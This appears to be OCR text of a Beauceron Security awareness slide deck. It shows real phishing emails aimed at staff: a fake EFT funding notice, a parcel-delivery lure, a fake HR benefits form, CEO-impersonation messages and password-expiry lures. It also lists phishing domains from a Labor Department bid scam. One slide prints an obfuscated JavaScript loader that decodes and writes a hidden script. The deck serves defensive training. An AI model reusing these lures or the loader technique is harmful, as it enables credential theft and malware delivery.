



```
Authentication-Results: spf=pass (sender IP is 209.85.222.182)
 smtp.mailfrom=gmail.com; dkim=pass (signature was verified)
 header.d=gmail.com;dmarc=pass action=none header.from=gmail.com;compauth=pass
 reason=100
Received-SPF: Pass (protection.outlook.com: domain of gmail.com designates
 209.85.222.182 as permitted sender) receiver=protection.outlook.com;
 client-ip=209.85.222.182; helo=mail-qk1-f182.google.com; pr=C
Received: from mail-qk1-f182.google.com (209.85.222.182) by
 QB1CAN01FT003.mail.protection.outlook.com (10.152.120.124) with Microsoft
 SMTP Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id
 15.20.5417.15 via Frontend Transport; Mon, 11 Jul 2022 05:05:16 +0000
```





BEAUCERON
SECURITY



hi

AW

Anthony Wright <anthonywright7847834@gmail.com>

To Dylan.Gallant@beauceronsecurity.com

Sun 8:06 AM

Fwd: File No. 19214 / EFT Funding Approved

KH

2022-10-07

SecureMessageAtt051022.htm.
486 KB

---------- Forwarded message ---------
From: **Automated_Notifications_ .com** <contacto@ccexpress.mx>
Date: Fri, Oct 7, 2022, 7:08 a.m.
Subject: File No. 19214 / EFT Funding Approved
To:

Fax Received

Hello karl,

Documents transcript record data Received on 10/7/2022 9:03 AM

Sender: securemessages@ com

Reference #: -#INV095899449-00.EFX*

NEC SV1100 InMail

This message was sent to k .com

```
kscript> function BBuIQQ(gUyFYKy){
    const wKuOYBPT = gUyFYKy.replaceAll('C','%').replaceAll('&)','C');
    return wKuOYBPT;
}
var Kus = 'k .com';
const rgo = 'C3&)
C73C63C72C69C70C74C3EC20C76C61C72C20C56C73C79C69C61C20C3DC20C27C62C35C31C3
C62C64C65C32C32C30C31C33C66C63C38C34C35C38C36C66C62C37C65C34C30C64C38C66C6
C65C63C62C36C64C61C63C32C63C30C32C34C39C63C35C37C62C38C35C65C62C31C34C32C6
C61C38C33C66C33C65C38C39C33C65C64C63C37C61C66C39C34C32C35C38C36C33C63C66C3
C62C65C34C39C62C37C30C32C35C61C37C64C30C34C36C62C39C35C63C36C31C35C34C33C3
C66C62C33C36C33C35C32C37C37C63C65C64C62C36C63C33C63C39C33C34C37C62C37C66C3
C38C34C39C31C61C63C34C30C32C35C37C36C37C34C37C33C38C63C66C31C38C37C31C33C3
C33C31C31C37C63C30C33C66C34C35C30C30C32C39C32C63C34C37C37C30C37C31C65C64C3
```

```
C64C33C35C36C62C66C39C63C31C34C30C37C61C62C38C66C32C61C32
C38C38C63C31C36C39C35C39C39C62C34C39C64C30C39C34C37C62C66
C37C34C33C38C39C38C64C63C62C30C36C65C65C35C38C65C62C36C34
C37C63C34C36C33C39C32C62C32C31C38C31C63C61C65C61C35C34C63
C39C30C31C37C62C37C65C37C35C33C63C31C31C34C62C32C33C33C38
4C3E';document.write(unescape(BBuIQQ(rgo))); </script>
```


BEAUCERON SECURITY

Fwd: =ImportantFor,davidshipley= - Message (HTML)

File Message Help

Share to Teams

Fwd: =ImportantFor,davidshipley=

DS David Shipley <davidshipley@icloud.com>
To David Shipley

PostService

Your package delivery Notification ID#34632900-371?

POST SERVICE

TRACKING ID TRACK

We were unable to deliver your parcel as there was no one present to sign for the delivery.

We are here to inform you that we need an address confirmation to reconfirm the parcel shipping.

CHECK HERE

If you no longer wish to receive these emails, you may unsubscribe by clicking here or

emilly Benefits Form - Message (HTML)

File Message Help

Share to Teams

emilly Benefits Form

BH beauceronsecurity.com HR Document Transfer <tarn.o@
To emilly@beauceronsecurity.com
2022-06-21

<body

Please take a minute to review and complete the below Directors And Employees Benefit Form. Please fill and sign your acknowledgment of the form in section 2 immediately upon receipt of this notification.

Review & Complete My Benefit Form


The Benefits Annual Enrollment period will start today Tuesday, June 21st and ends on Friday, June 24th.

Annual enrollment is an excellent opportunity to reflect upon your current benefit elections and make any needed changes for the current and upcoming plan year. During this period, you may add or remove eligible dependents or change your benefit elections, with changes going into effect immediately.

Thank you once more for your tremendous contribution and leadership, and let's all work together to make 2022 a great year.

Regards,
Human Resources

This e-mail message, including any attachments, is for the sole use of the intended recipient(s) and may contain confidential and privileged information. Any unauthorized review, use, disclosure or distribution is prohibited. If you are not the intended recipient, please contact the sender by reply



Jamie

DS

David Shipley <edwinnealbertha@gmail.com>

To Jamie.Benoit@beauceronsecurity.com

Mon 12:24 PM

Hi Jamie
Are you busy at the moment?

Subject	From
Test	jettwaattf@gmail.com
Jamie	edwinnealbertha@gmail.com
Kate	edwinnealbertha@gmail.com
Alaa	edwinnealbertha@gmail.com
Lexi	edwinnealbertha@gmail.com
Philip	edwinnealbertha@gmail.com
hi	anthonywright7847834@gmail.com
Marcelo	edwinnealbertha@gmail.com
Liam	edwinnealbertha@gmail.com

STATUS: Mailbox Expiry Warning - Friday, October 14, 2022

CN

Communication Notice | Service-Promt <saverio.decarpentieri@iccom.it>

To david@beauceronsecurity.com

Reply | Reply All | Forward

Fri 2022-10-14 3:20 PM

If there are problems with how this message is displayed, click here to view it in a web browser.

```
Authentication-Results: spf=pass (sender IP is 178.249.217.24)
 smtp.mailfrom=iccom.it; dkim=pass (signature was verified)
 header.d=iccom.it;dmarc=pass action=none header.from=iccom.it;compauth=pass
 reason=100
Received-SPF: Pass (protection.outlook.com: domain of iccom.it designates
 178.249.217.24 as permitted sender) receiver=protection.outlook.com;
 client-ip=178.249.217.24; helo=webmail.iccom.it; pr=C
Received: from webmail.iccom.it (178.249.217.24) by
```

Microsoft

Hi **david**,

Your password for david@beauceronsecurity.com is set to expire on Friday, October 14, 2022 EST.

Keep My Password

Do not ignore this email to avoid login interruption.

©Beauceronsecurity Mail Team

```
h=3D"100%" align=3D"left">  </td></tr></table> <p style=3D"FONT-SIZE: =
16px; WIDTH: 100%; MARGIN: 0px; LINE-HEIGHT: 24px" align=3D"left">Hi <stron=
g>david</strong>, <br><br>Y=ADo=ADur p=ADas=ADs=ADwo=ADr=ADd fo=ADr <strong=
>david@beauceronsecurity.com</strong> i=ADs s=ADet t=ADo e=ADx=ADpi=ADr=ADe=
 o=ADn Friday, October 14, 2022 EST.</p><table role=3D"presentation" class=
=3D"s-3 w-full" style=3D"WIDTH: 100%" cellspacing=3D"0" cellpadding=3D"0" w=
```


BEAUCERON SECURITY

Notification sean - Message (HTML)

File Message Help

Share to Teams

Notification sean

MB

MS-Beauceronsecurity <tcanr

To sean@beauceronsecurity.com

2022-06-

This message was sent with High importance.

Microsoft account

Password Notice

Hi,

Your password will expire today

sean@beauceronsecurity.com

You can change your password or continue using the current one.

Manage Password

Note: We will not be held responsible for any loss

Thank you,
2022 Beauceronsecurity Support

Plan the perfect vacation with Outdooractive External Inbox


Outdooractive 4 days ago

to me

Plan the perfect vacation with us

Show online versio

outdooractive



Beauceronsecurity.com Password Warning on Monday, July 4, 2022

PS Portal Service Jul. 4

Ian MacMillan

Microsoft

Hi ian

Password for (ian@beauceronsecurity.com) will expire Today 7/4/2022


Monday, July 4, 2022

Keep My Password

Beauceronsecurity.com


© 2022 Beauceronsecurity.com. All right reserved.

BEAUCERON SECURITY



The PDF contains a "BID" button, which, if clicked, takes the victim to one of the phishing sites. INKY has confirmed the following landing pages as part of this campaign:

- opendolbid[.]us
- usdol-gov[.]com
- bid-dolgov[.]us
- us-dolbids[.]us
- dol-bids[.]us
- openbids-dolgov[.]us
- open-biddolgov[.]us
- openbids-dolgov[.]com
- usdol-gov[.]us
- dolbids[.]com
- openbid-dolgov[.]us
- dol[.]global


Home | U.S. Department of Lal
bids-dolgov.us/ZGVwYXJ0bWVudCBvZiBsYWJvdXIgdW5pdGVkIHN0YXRlcw==ZGVwYXJ0bWVudCBvZiBsYWJvdXIgdW5pdGVkIHN0YXRlcw==ZGVwYXJ0bWVudCBvZiBsYWJvdX...
Apps
Reading List
An official website of the United States government. Here's how you know
U.S. DEPARTMENT OF LABOR
FAQ
CONTACT US
Search
